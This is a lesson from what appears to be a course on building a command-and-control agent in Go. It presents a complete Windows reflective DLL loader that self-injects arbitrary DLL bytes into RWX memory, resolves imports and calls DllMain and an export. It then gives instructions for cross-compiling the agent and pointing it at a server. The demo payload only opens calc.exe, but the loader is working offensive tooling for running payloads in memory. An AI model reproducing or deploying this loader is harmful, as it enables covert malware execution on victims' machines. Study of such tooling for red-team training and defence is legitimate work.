intro

Great now we will implement our Windows shellcode doer

Now I have to level with you - this code is quite complex. It's WAY beyond the scope of this course. In fact, I created an entire course, longer than this one, that was just about how this EXACT code was developed.

That course is totally free and you can find it *here*.

This being the case, I will share the code here, but won't review it. You'll notice on a high-level the structure is the same as the one we just created for mac - we have our struct, constructor, and then the DoShellcode method to satisfy the interface.

But again as mentioned before - the DoShellcode method is now much, MUCH more involved, getting into WIndows internals.

You have 2 options:

- You can essentially "black box" this knowledge, understand what you need to give it, and undersatnd what it give s you, and then accept that you don't need to understand exacrtly how it works internally.
- OR, you can do the course I just shared, where we build this loader bit by bit, lkayer by layer, so you understand exactly what it does and why.

In any case, let's cerate the following file

doer_shellcode_win.go

And add this

```
//go:build windows

package shellcode

import (
    "bytes"
    "encoding/binary"
    "errors"
    "fmt"
```

```
    "log"
    "runtime"
    "syscall"
    "unsafe"
    "workshop3_dev/internals/models"

    "golang.org/x/sys/windows"
)

// --- PE Structures (FROM YOUR CODE) ---
type IMAGE_DOS_HEADER struct {
    Magic  uint16
    _      [58]byte
    Lfanew int32
} //nolint:revive
type IMAGE_FILE_HEADER struct {
    Machine              uint16
    NumberOfSections     uint16
    TimeDateStamp        uint32
    PointerToSymbolTable uint32
    NumberOfSymbols      uint32
    SizeOfOptionalHeader uint16
    Characteristics      uint16
}
//nolint:revive
type IMAGE_DATA_DIRECTORY struct{ VirtualAddress, Size uint32 }
//nolint:revive
type IMAGE_OPTIONAL_HEADER64 struct {
    Magic                       uint16
    MajorLinkerVersion          uint8
    MinorLinkerVersion          uint8
    SizeOfCode                  uint32
    SizeOfInitializedData       uint32
    SizeOfUninitializedData     uint32
    AddressOfEntryPoint         uint32
    BaseOfCode                  uint32
    ImageBase                   uint64
    SectionAlignment            uint32
    FileAlignment               uint32
    MajorOperatingSystemVersion uint16
```

```
    MinorOperatingSystemVersion uint16
    MajorImageVersion           uint16
    MinorImageVersion           uint16
    MajorSubsystemVersion       uint16
    MinorSubsystemVersion       uint16
    Win32VersionValue           uint32
    SizeOfImage                 uint32
    SizeOfHeaders               uint32
    CheckSum                    uint32
    Subsystem                   uint16
    DllCharacteristics          uint16
    SizeOfStackReserve          uint64
    SizeOfStackCommit           uint64
    SizeOfHeapReserve           uint64
    SizeOfHeapCommit            uint64
    LoaderFlags                 uint32
    NumberOfRvaAndSizes         uint32
    DataDirectory               [16]IMAGE_DATA_DIRECTORY
} //nolint:revive
type IMAGE_SECTION_HEADER struct {
    Name
[8]byte
    VirtualSize, VirtualAddress, SizeOfRawData, PointerToRawData,
PointerToRelocations, PointerToLinenumbers uint32
    NumberOfRelocations, NumberOfLinenumbers
uint16
    Characteristics
uint32
}
type IMAGE_BASE_RELOCATION struct{ VirtualAddress, SizeOfBlock uint32 }
//nolint:revive
type IMAGE_IMPORT_DESCRIPTOR struct{ OriginalFirstThunk, TimeDateStamp,
ForwarderChain, Name, FirstThunk uint32 } //nolint:revive
type IMAGE_EXPORT_DIRECTORY struct {
//nolint:revive // Windows struct
    Characteristics       uint32
    TimeDateStamp         uint32
    MajorVersion          uint16
    MinorVersion          uint16
    Name                  uint32 // RVA of the DLL name string
```

```
    Base                  uint32 // Starting ordinal number
    NumberOfFunctions     uint32 // Total number of exported functions
(Size of EAT)
    NumberOfNames         uint32 // Number of functions exported by name
(Size of ENPT & EOT)
    AddressOfFunctions    uint32 // RVA of the Export Address Table (EAT)
    AddressOfNames        uint32 // RVA of the Export Name Pointer Table
(ENPT)
    AddressOfNameOrdinals uint32 // RVA of the Export Ordinal Table (EOT)
}

// --- Constants (FROM YOUR CODE) ---
const (
    IMAGE_DIRECTORY_ENTRY_EXPORT    = 0
    DLL_PROCESS_ATTACH              = 1
    IMAGE_DOS_SIGNATURE             = 0x5A4D
    IMAGE_NT_SIGNATURE              = 0x00004550
    IMAGE_DIRECTORY_ENTRY_BASERELOC = 5
    IMAGE_DIRECTORY_ENTRY_IMPORT    = 1
    IMAGE_REL_BASED_DIR64           = 10
    IMAGE_REL_BASED_ABSOLUTE        = 0
    IMAGE_ORDINAL_FLAG64            = uintptr(1) << 63
    MEM_COMMIT                      = 0x00001000
    MEM_RESERVE                     = 0x00002000
    MEM_RELEASE                     = 0x8000
    PAGE_READWRITE                  = 0x04
    PAGE_EXECUTE_READWRITE          = 0x40
)

// --- Global Proc Address Loader (FROM YOUR CODE) ---
var (
    kernel32DLL         = windows.NewLazySystemDLL("kernel32.dll")
    procGetProcAddress = kernel32DLL.NewProc("GetProcAddress")
)

// --- Helper Functions (FROM YOUR CODE) ---
func sectionNameToString(nameBytes [8]byte) string {
    n := bytes.IndexByte(nameBytes[:], 0)
    if n == -1 {
        n = 8
```

```
    }
    return string(nameBytes[:n])
}

// HERE IS ALL THE NUMINON-SPECIFIC IMPLEMENTATION CODE

// windowsShellcode implements the CommandShellcode interface for
Windows.
type windowsShellcode struct{}

// New is the constructor for our Windows-specific Shellcode command
func New() CommandShellcode {
    return &windowsShellcode{}
}

// DoShellcode loads and runs the given DLL bytes in the current process.
func (rl *windowsShellcode) DoShellcode(
    dllBytes []byte, // DLL content as byte slice
    exportName string, // Name of the function to call
) (models.ShellcodeResult, error) {

    fmt.Println("|✅ SHELLCODE DOER| The SHELLCODE command has been
executed.")

    // Let's first do some basic validation

    if runtime.GOOS != "windows" {
        return models.ShellcodeResult{Message: "Loader is Windows-only"},
fmt.Errorf("windowsReflectiveLoader called on non-Windows OS: %s",
runtime.GOOS)
    }
    if len(dllBytes) == 0 {
        return models.ShellcodeResult{Message: "No DLL bytes provided"},
errors.New("empty DLL bytes")
    }
    if exportName == "" {
        return models.ShellcodeResult{Message: "Export name not
specified"}, errors.New("export name required for DLL execution")
    }
```

```
    fmt.Printf("|📋 SHELLCODE DETAILS|\n-> Self-injecting DLL (%d
bytes)\n-> Calling Function: '%s'\n",
        len(dllBytes), exportName)

    // PERFORM ALL PARSING LOGIC
    reader := bytes.NewReader(dllBytes)
    var dosHeader IMAGE_DOS_HEADER
    if err := binary.Read(reader, binary.LittleEndian, &dosHeader); err
!= nil {
        return models.ShellcodeResult{Message: "Failed to read DOS
header"}, fmt.Errorf("read DOS header: %w", err)
    }
    if dosHeader.Magic != IMAGE_DOS_SIGNATURE {
        return models.ShellcodeResult{Message: "Invalid DOS signature"},
errors.New("invalid DOS signature")
    }
    if _, err := reader.Seek(int64(dosHeader.Lfanew), 0); err != nil {
        return models.ShellcodeResult{Message: "Failed to seek to NT
Headers"}, fmt.Errorf("seek NT Headers: %w", err)
    }
    var peSignature uint32
    if err := binary.Read(reader, binary.LittleEndian, &peSignature); err
!= nil {
        return models.ShellcodeResult{Message: "Failed to read PE
signature"}, fmt.Errorf("read PE signature: %w", err)
    }
    if peSignature != IMAGE_NT_SIGNATURE {
        return models.ShellcodeResult{Message: "Invalid PE signature"},
errors.New("invalid PE signature")
    }
    var fileHeader IMAGE_FILE_HEADER
    if err := binary.Read(reader, binary.LittleEndian, &fileHeader); err
!= nil {
        return models.ShellcodeResult{Message: "Failed to read File
Header"}, fmt.Errorf("read File Header: %w", err)
    }
    var optionalHeader IMAGE_OPTIONAL_HEADER64
    if err := binary.Read(reader, binary.LittleEndian, &optionalHeader);
err != nil {
        return models.ShellcodeResult{Message: "Failed to read Optional
```

```
Header"}, fmt.Errorf("read Optional Header: %w", err)
    }
    if optionalHeader.Magic != 0x20b { //PE32+
        log.Printf("|❗ ERR SHELLCODE DOER| [!] Warning: Optional Header
Magic is 0x%X, not PE32+ (0x20b).", optionalHeader.Magic)
    }

    log.Println("|⚙️ SHELLCODE ACTION| [+] Parsed PE Headers
successfully.")
    log.Printf("|⚙️ SHELLCODE ACTION| [+] Target ImageBase: 0x%X",
optionalHeader.ImageBase)
    log.Printf("|⚙️ SHELLCODE ACTION| [+] Target SizeOfImage: 0x%X (%d
bytes)", optionalHeader.SizeOfImage, optionalHeader.SizeOfImage)

    // ALLOCATE MEMORY FOR DLL
    log.Printf("|⚙️ SHELLCODE ACTION| [+] Allocating 0x%X bytes of memory
for DLL...", optionalHeader.SizeOfImage)

    allocSize := uintptr(optionalHeader.SizeOfImage)
    preferredBase := uintptr(optionalHeader.ImageBase)
    allocBase, err := windows.VirtualAlloc(preferredBase, allocSize,
windows.MEM_RESERVE|windows.MEM_COMMIT, windows.PAGE_EXECUTE_READWRITE)
    if err != nil {
        log.Printf("|⚙️ SHELLCODE ACTION| [*] Failed to allocate at
preferred base 0x%X: %v. Trying arbitrary address...", preferredBase,
err)
        allocBase, err = windows.VirtualAlloc(0, allocSize,
windows.MEM_RESERVE|windows.MEM_COMMIT, windows.PAGE_EXECUTE_READWRITE)
        if err != nil {
            msg := fmt.Sprintf("VirtualAlloc failed: %v", err)
            return models.ShellcodeResult{Message: msg}, fmt.Errorf(msg)
        }
    }
    log.Printf("|⚙️ SHELLCODE ACTION| [+] DLL memory allocated
successfully at actual base address: 0x%X", allocBase)
    // NO defer windows.VirtualFree(allocBase, 0, windows.MEM_RELEASE)
HERE.
    // Memory will be freed by the payload if it's short-lived, or not at
all if long-lived,
    // or by a future "unload" command (TODO)
```

```
    // COPY HEADERS INTO ALLOCATED MEMORY
    log.Printf("|⚙ SHELLCODE ACTION| [+] Copying PE headers (%d bytes)
to allocated memory...", optionalHeader.SizeOfHeaders)
    headerSize := uintptr(optionalHeader.SizeOfHeaders)

    memSlice := unsafe.Slice((*byte)(unsafe.Pointer(allocBase)),
allocSize)
    bytesCopied := copy(memSlice[:headerSize], dllBytes[:headerSize])
    if uintptr(bytesCopied) != headerSize {
        msg := fmt.Sprintf("header copy anomaly: expected %d, copied %d",
headerSize, bytesCopied)
        return models.ShellcodeResult{Message: msg}, errors.New(msg)
    }
    log.Printf("|⚙ SHELLCODE ACTION| [+] Copied %d bytes of headers
successfully.", bytesCopied)

    // COPY SECTIONS INTO ALLOCATED MEMORY
    log.Println("|⚙ SHELLCODE ACTION| [+] Copying sections...")
    // Section headers are in the mapped header region. Calculate their
start.
    sectionHeadersStartRVA := uintptr(dosHeader.Lfanew) + 4 +
unsafe.Sizeof(fileHeader) + uintptr(fileHeader.SizeOfOptionalHeader)
    for i := uint16(0); i < fileHeader.NumberOfSections; i++ {
        sectionHeaderPtr := unsafe.Pointer(allocBase +
sectionHeadersStartRVA + (uintptr(i) *
unsafe.Sizeof(IMAGE_SECTION_HEADER{})))
        sectionHeader := (*IMAGE_SECTION_HEADER)(sectionHeaderPtr)

        if sectionHeader.SizeOfRawData == 0 {
            continue
        }
        if sectionHeader.PointerToRawData == 0 { // Skip sections with no
raw data pointer (like .bss)
            log.Printf("|⚙ SHELLCODE ACTION| [*] Skipping section '%s'
with no PointerToRawData.", sectionNameToString(sectionHeader.Name))
            continue
        }

        sourceStart := uintptr(sectionHeader.PointerToRawData)
```

```
        sourceEnd := sourceStart + uintptr(sectionHeader.SizeOfRawData)
        if sourceEnd > uintptr(len(dllBytes)) {
            msg := fmt.Sprintf("section '%s' raw data (offset %d, size
%d) out of bounds of input DLL (len %d)",
                sectionNameToString(sectionHeader.Name), sourceStart,
sectionHeader.SizeOfRawData, len(dllBytes))
            return models.ShellcodeResult{Message: msg}, errors.New(msg)
        }

        destStart := uintptr(sectionHeader.VirtualAddress)
        // Use VirtualSize for destination buffer if it's larger than
SizeOfRawData (e.g. .bss)
        // but copy only SizeOfRawData. The rest is zeroed by
VirtualAlloc.
        sizeToCopy := uintptr(sectionHeader.SizeOfRawData)
        if destStart+sizeToCopy > allocSize {
            msg := fmt.Sprintf("section '%s' virtual data (VA %d, size
%d) out of bounds of allocated memory (size %d)",
                sectionNameToString(sectionHeader.Name), destStart,
sizeToCopy, allocSize)
            return models.ShellcodeResult{Message: msg}, errors.New(msg)
        }
        copy(memSlice[destStart:destStart+sizeToCopy],
dllBytes[sourceStart:sourceEnd])
    }
    log.Println("|⚙️ SHELLCODE ACTION| [+] All sections copied.")

    // PROCESS BASE RELOCATIONS
    log.Println("|⚙️ SHELLCODE ACTION| [+] Checking if base relocations
are needed...")
    delta := int64(allocBase) - int64(optionalHeader.ImageBase) // Keep
as int64 for subtraction
    if delta == 0 {
        log.Println("|⚙️ SHELLCODE ACTION| [+] Image loaded at preferred
base. No relocations needed.")
    } else {
        log.Printf("|⚙️ SHELLCODE ACTION| [+] Image loaded at non-
preferred base (Delta: 0x%X). Processing relocations...", delta)
        relocDirEntry :=
optionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC]
```

```
        relocDirRVA := relocDirEntry.VirtualAddress
        relocDirSize := relocDirEntry.Size
        if relocDirRVA == 0 || relocDirSize == 0 {
            log.Println("|❗ ERR SHELLCODE DOER| [!] Warning: Image
rebased, but no relocation directory found or empty.")
        } else {
            log.Printf("|⚙️ SHELLCODE ACTION| [+] Relocation Directory
found at RVA 0x%X, Size 0x%X", relocDirRVA, relocDirSize)
            relocTableBase := allocBase + uintptr(relocDirRVA)
            relocTableEnd := relocTableBase + uintptr(relocDirSize)
            currentBlockAddr := relocTableBase
            totalFixups := 0
            for currentBlockAddr < relocTableEnd {
                if currentBlockAddr < allocBase ||
currentBlockAddr+unsafe.Sizeof(IMAGE_BASE_RELOCATION{}) >
allocBase+allocSize {
                    msg := fmt.Sprintf("Relocation block address 0x%X is
outside allocated range", currentBlockAddr)
                    return models.ShellcodeResult{Message: msg},
errors.New(msg)
                }
                blockHeader := (*IMAGE_BASE_RELOCATION)
(unsafe.Pointer(currentBlockAddr))
                if blockHeader.VirtualAddress == 0 ||
blockHeader.SizeOfBlock <= uint32(unsafe.Sizeof(IMAGE_BASE_RELOCATION{}))
{
                    break
                }
                if currentBlockAddr+uintptr(blockHeader.SizeOfBlock) >
relocTableEnd {
                    msg := fmt.Sprintf("Relocation block size (%d) at
0x%X exceeds directory bounds", blockHeader.SizeOfBlock,
currentBlockAddr)
                    return models.ShellcodeResult{Message: msg},
errors.New(msg)
                }
                numEntries := (blockHeader.SizeOfBlock -
uint32(unsafe.Sizeof(IMAGE_BASE_RELOCATION{}))) / 2
                entryPtr := currentBlockAddr +
unsafe.Sizeof(IMAGE_BASE_RELOCATION{})
```

```
                for i := uint32(0); i < numEntries; i++ {
                    entryAddr := entryPtr + uintptr(i*2)
                    if entryAddr < allocBase || entryAddr+2 >
allocBase+allocSize {
                        log.Printf("|❗ ERR SHELLCODE DOER| [!] Error:
Relocation entry address 0x%X is outside allocated range. Skipping
entry.", entryAddr)
                        continue
                    }
                    entry := *(*uint16)(unsafe.Pointer(entryAddr))
                    relocType := entry >> 12
                    offset := entry & 0xFFF
                    if relocType == IMAGE_REL_BASED_DIR64 {
                        patchAddr := allocBase +
uintptr(blockHeader.VirtualAddress) + uintptr(offset)
                        if patchAddr < allocBase || patchAddr+8 >
allocBase+allocSize { // Check for 8 bytes for uint64
                            log.Printf("|❗ ERR SHELLCODE DOER| [!] Error:
Relocation patch address 0x%X is outside allocated range. Skipping
fixup.", patchAddr)
                            continue
                        }
                        originalValuePtr := (*uint64)
(unsafe.Pointer(patchAddr))
                        *originalValuePtr =
uint64(int64(*originalValuePtr) + delta) // Apply delta
                        totalFixups++
                    } else if relocType != IMAGE_REL_BASED_ABSOLUTE {
                        log.Printf("|❗ ERR SHELLCODE DOER| [!] Warning:
Skipping unhandled relocation type %d at offset 0x%X", relocType, offset)
                    }
                }
                currentBlockAddr += uintptr(blockHeader.SizeOfBlock)
            }
            log.Printf("|⚙️ SHELLCODE ACTION| [+] Relocation processing
complete. Total fixups applied: %d", totalFixups)
        }
    }

    // PROCESS IMPORT ADDRESS TABLE (IAT)
```

```
    log.Println("|⚙️ SHELLCODE ACTION| [+] Processing Import Address
Table (IAT)...")
    importDirEntry :=
optionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT]
    importDirRVA := importDirEntry.VirtualAddress
    if importDirRVA == 0 {
        log.Println("|❗ ERR SHELLCODE DOER| [*] No Import Directory
found. Skipping IAT processing.")
    } else {
        log.Printf("|❗ ERR SHELLCODE DOER| [+] Import Directory found at
RVA 0x%X", importDirRVA)
        importDescSize := unsafe.Sizeof(IMAGE_IMPORT_DESCRIPTOR{})
        importDescBase := allocBase + uintptr(importDirRVA)
        importCount := 0
        for i := 0; ; i++ {
            currentDescAddr := importDescBase + uintptr(i)*importDescSize
            if currentDescAddr < allocBase ||
currentDescAddr+importDescSize > allocBase+allocSize {
                msg := fmt.Sprintf("IAT: Descriptor address 0x%X out of
bounds", currentDescAddr)
                return models.ShellcodeResult{Message: msg},
errors.New(msg)
            }
            importDesc := (*IMAGE_IMPORT_DESCRIPTOR)
(unsafe.Pointer(currentDescAddr))
            if importDesc.OriginalFirstThunk == 0 &&
importDesc.FirstThunk == 0 {
                break
            }
            importCount++

            dllNameRVA := importDesc.Name
            if dllNameRVA == 0 {
                log.Printf("|❗ ERR SHELLCODE DOER| [!] Warning:
Descriptor %d has null Name RVA. Skipping.", i)
                continue
            }
            dllNamePtrAddr := allocBase + uintptr(dllNameRVA)
            if dllNamePtrAddr < allocBase || dllNamePtrAddr >=
```

```
allocBase+allocSize {
                msg := fmt.Sprintf("IAT: DLL Name VA 0x%X out of bounds",
dllNamePtrAddr)
                return models.ShellcodeResult{Message: msg},
errors.New(msg)
            }
            dllName := windows.BytePtrToString((*byte)
(unsafe.Pointer(dllNamePtrAddr)))
            log.Printf("|📋 SHELLCODE DETAILS| [->] Processing imports
for: %s", dllName)

            hModule, loadErr := windows.LoadLibrary(dllName)
            if loadErr != nil {
                msg := fmt.Sprintf("Failed to load dependency library
'%s': %v", dllName, loadErr)
                return models.ShellcodeResult{Message: msg},
fmt.Errorf(msg)
            }

            iltRVA := importDesc.OriginalFirstThunk
            if iltRVA == 0 {
                iltRVA = importDesc.FirstThunk
            }
            iatRVA := importDesc.FirstThunk
            if iltRVA == 0 || iatRVA == 0 {
                log.Printf("|❗ ERR SHELLCODE DOER| [!] Warning: Desc %d
for '%s' has null ILT/IAT. Skipping.", i, dllName)
                continue
            }

            iltBase := allocBase + uintptr(iltRVA)
            iatBase := allocBase + uintptr(iatRVA)
            entrySize := unsafe.Sizeof(uintptr(0))

            for j := uintptr(0); ; j++ {
                iltEntryAddr := iltBase + (j * entrySize)
                iatEntryAddr := iatBase + (j * entrySize)
                if iltEntryAddr < allocBase || iltEntryAddr+entrySize >
allocBase+allocSize { // Check entry size too
                    msg := fmt.Sprintf("IAT: ILT Entry VA 0x%X out of
```

```
bounds for %s", iltEntryAddr, dllName)
                    return models.ShellcodeResult{Message: msg},
errors.New(msg)
                }
                iltEntry := *(*uintptr)(unsafe.Pointer(iltEntryAddr))
                if iltEntry == 0 {
                    break
                }

                var funcAddr uintptr
                var procErr error
                importNameStr := ""
                if iltEntry&IMAGE_ORDINAL_FLAG64 != 0 {
                    ordinal := uint16(iltEntry & 0xFFFF)
                    importNameStr = fmt.Sprintf("Ordinal %d", ordinal)
                    ret, _, callErr :=
procGetProcAddress.Call(uintptr(hModule), uintptr(ordinal)) // Using
global procGetProcAddress
                    if ret == 0 {
                        procErr = fmt.Errorf("GetProcAddress by ordinal
%d NULL", ordinal)
                        if callErr != nil && callErr !=
windows.ERROR_SUCCESS {
                            procErr = fmt.Errorf("%w (syscall error:
%v)", procErr, callErr)
                        }
                    }
                    funcAddr = ret
                } else {
                    hintNameRVA := uint32(iltEntry)
                    hintNameAddr := allocBase + uintptr(hintNameRVA)
                    if hintNameAddr < allocBase || hintNameAddr+2 >=
allocBase+allocSize { // +2 for hint
                        log.Printf("|!ERR SHELLCODE DOER| [!] Error:
Hint/Name VA 0x%X out of bounds. Skipping import.", hintNameAddr)
                        continue
                    }
                    funcName := windows.BytePtrToString((*byte)
(unsafe.Pointer(hintNameAddr + 2))) // Skip hint WORD
                    importNameStr = fmt.Sprintf("Function '%s'",
```

```
funcName)
                    funcAddr, procErr = windows.GetProcAddress(hModule,
funcName)
                    if procErr != nil && funcAddr == 0 {
                        procErr = fmt.Errorf("GetProcAddress for %s: %w",
funcName, procErr)
                    }
                }

                if procErr != nil || funcAddr == 0 {
                    msg := fmt.Sprintf("Failed to resolve import %s from
%s: %v (Addr: 0x%X)", importNameStr, dllName, procErr, funcAddr)
                    return models.ShellcodeResult{Message: msg},
fmt.Errorf(msg)
                }
                if iatEntryAddr < allocBase || iatEntryAddr+entrySize >
allocBase+allocSize {
                    msg := fmt.Sprintf("IAT: IAT Entry VA 0x%X out of
bounds for %s", iatEntryAddr, importNameStr)
                    return models.ShellcodeResult{Message: msg},
errors.New(msg)
                }
                *(*uintptr)(unsafe.Pointer(iatEntryAddr)) = funcAddr
            }
            log.Printf("|⚙️ SHELLCODE ACTION| [+] Finished imports for
'%s'.", dllName)
        }
        log.Printf("|⚙️ SHELLCODE ACTION| [+] Import processing complete
(%d DLLs).", importCount)
    }

    // CALL DLL ENTRY POINT
    log.Println("|⚙️ SHELLCODE ACTION| [+] Locating and calling DLL Entry
Point (DllMain)...")
    dllEntryRVA := optionalHeader.AddressOfEntryPoint
    if dllEntryRVA == 0 {
        log.Println("|⚙️ SHELLCODE ACTION| [*] DLL has no entry point.
Skipping DllMain call.")
    } else {
        entryPointAddr := allocBase + uintptr(dllEntryRVA)
```

```
        log.Printf("|⚙️ SHELLCODE ACTION| [+] DllMain at VA 0x%X. Calling
with DLL_PROCESS_ATTACH...", entryPointAddr)
        ret, _, callErr := syscall.SyscallN(entryPointAddr, allocBase,
DLL_PROCESS_ATTACH, 0)
        if callErr != 0 && callErr != windows.ERROR_SUCCESS { //
ERROR_SUCCESS (0) means no syscall error
            msg := fmt.Sprintf("DllMain syscall error: %v (errno: %d)",
callErr, callErr)
            return models.ShellcodeResult{Message: msg}, fmt.Errorf(msg)
        }
        if ret == 0 { // DllMain returns BOOL (FALSE on error)
            msg := "DllMain reported initialization failure (returned
FALSE)"
            // It's possible DllMain returning FALSE is not a "fatal"
error for the loader,
            // but rather an indication the DLL itself doesn't want to
proceed.
            // However, for many DLLs, a FALSE on attach is problematic.
            return models.ShellcodeResult{Message: msg}, errors.New(msg)
        }
        log.Println("|⚙️ SHELLCODE ACTION| [+] DllMain executed
successfully (returned TRUE).")
    }

    // FIND + CALL EXPORTED FUNCTION
    targetFunctionName := exportName // Use the parameter
    log.Printf("|⚙️ SHELLCODE ACTION| [+] Locating exported function:
%s", targetFunctionName)
    var targetFuncAddr uintptr = 0
    exportDirEntry :=
optionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]
    exportDirRVA := exportDirEntry.VirtualAddress
    if exportDirRVA == 0 {
        log.Println("|❗ ERR SHELLCODE DOER| [-] DLL has no Export
Directory. Cannot find exported function.")
    } else {
        exportDirBase := allocBase + uintptr(exportDirRVA)
        exportDir := (*IMAGE_EXPORT_DIRECTORY)
(unsafe.Pointer(exportDirBase))
        eatBase := allocBase + uintptr(exportDir.AddressOfFunctions)
```

```
        enptBase := allocBase + uintptr(exportDir.AddressOfNames)
        eotBase := allocBase + uintptr(exportDir.AddressOfNameOrdinals)

        for i := uint32(0); i < exportDir.NumberOfNames; i++ {
            nameRVA := *(*uint32)(unsafe.Pointer(enptBase +
uintptr(i*4)))
            nameVA := allocBase + uintptr(nameRVA)
            funcName := windows.BytePtrToString((*byte)
(unsafe.Pointer(nameVA)))
            if funcName == targetFunctionName {
                ordinal := *(*uint16)(unsafe.Pointer(eotBase +
uintptr(i*2)))
                funcRVA := *(*uint32)(unsafe.Pointer(eatBase +
uintptr(ordinal*4)))
                targetFuncAddr = allocBase + uintptr(funcRVA)
                log.Printf("|⚙️ SHELLCODE ACTION| [+] Found target
function '%s' at VA: 0x%X", targetFunctionName, targetFuncAddr)
                break
            }
        }
    }

    if targetFuncAddr == 0 {
        msg := fmt.Sprintf("Target function '%s' not found in Export
Directory.", targetFunctionName)
        return models.ShellcodeResult{Message: msg}, errors.New(msg)
    }

    log.Printf("|⚙️ SHELLCODE ACTION| [+] Calling target function '%s' at
0x%X...", targetFunctionName, targetFuncAddr)
    // Assuming export takes no args for LaunchCalc. If shellcodeArgs
were used:
    // var arg1, arg2, arg3 uintptr
    // if len(shellcodeArgs) > 0 { arg1 =
uintptr(unsafe.Pointer(&shellcodeArgs[0])) } // Example
    // retExport, _, callErrExport := syscall.SyscallN(targetFuncAddr,
arg1, arg2, arg3) TODO
    retExport, _, callErrExport := syscall.SyscallN(targetFuncAddr) //
Call with 0 arguments
    if callErrExport != 0 && callErrExport != windows.ERROR_SUCCESS {
```

```
        msg := fmt.Sprintf("Syscall error during '%s' call: %v",
targetFunctionName, callErrExport)
        return models.ShellcodeResult{Message: msg}, fmt.Errorf(msg)
    }
    if retExport == 0 { // Your LaunchCalc returns BOOL, 0 indicates
failure
        msg := fmt.Sprintf("Exported function '%s' reported failure
(returned FALSE/0).", targetFunctionName)
        return models.ShellcodeResult{Message: msg}, errors.New(msg)
    }
    log.Printf("|⚙️ SHELLCODE ACTION| [+] Exported function '%s' executed
successfully (returned TRUE/non-zero: %d).", targetFunctionName,
retExport)
    log.Printf("|⚙️ SHELLCODE ACTION| ==> Check if '%s' (e.g.,
Calculator) launched by DLL! <===", "calc.exe")

    finalMsg := fmt.Sprintf("DLL loaded and export '%s' called
successfully.", exportName)
    return models.ShellcodeResult{Message: finalMsg}, nil
}
```

Getting Ready For Test

And even though this is our penultimate lesson, in many ways this test represents the climax of our efforts. Well as mentioned in the intro, our shellcode does not do anything malicious, it's really just a proof of concept that will launch calc.exe.

Thus if we run our agent on a Windows test subject and calc.exe pops up, that proves to use that we are capable of running shellcode.

Before we always run our agent and server using `go run`. Since I am on a Mac OS, and I now want to run the agent binary on a Windows host so it can execute the Windows-specific logic, we can no longer do this. So we'll now use `go build` to compile the binary.

Before we do this, there is a small change we need to make, in ./cmd/agent/main.go we have our `serverAddr` variable declared right at the top. But we need to now change it to the IP of our server. Since I will run the agent on another local machine,

I'll use the private IP. If you're using an external host as either the server or agent, well then of course you'll need to use the public IP instead.

So just be sure to make this change first, if you don't this will of course not work.

OK, once you've changed it we are ready to compile.

Note that once again, since I am on a mac, I have to specific the target OS (GOOS) and target architecture (GOARCH), since they are different than that from the machine I am currently on.

Also, this is not required, but I do like creating a root folder named `bin` where I output all my compiled binaries to.

```
mkdir ./bin

GOOS=windows GOARCH=amd64 go build -o ./bin/agent.exe ./cmd/agent/main.go
```

Now, since I won't run the agent on my host system we need to transfer it over. Note that if you are developing on Windows, you could run the server and agent on the same system.

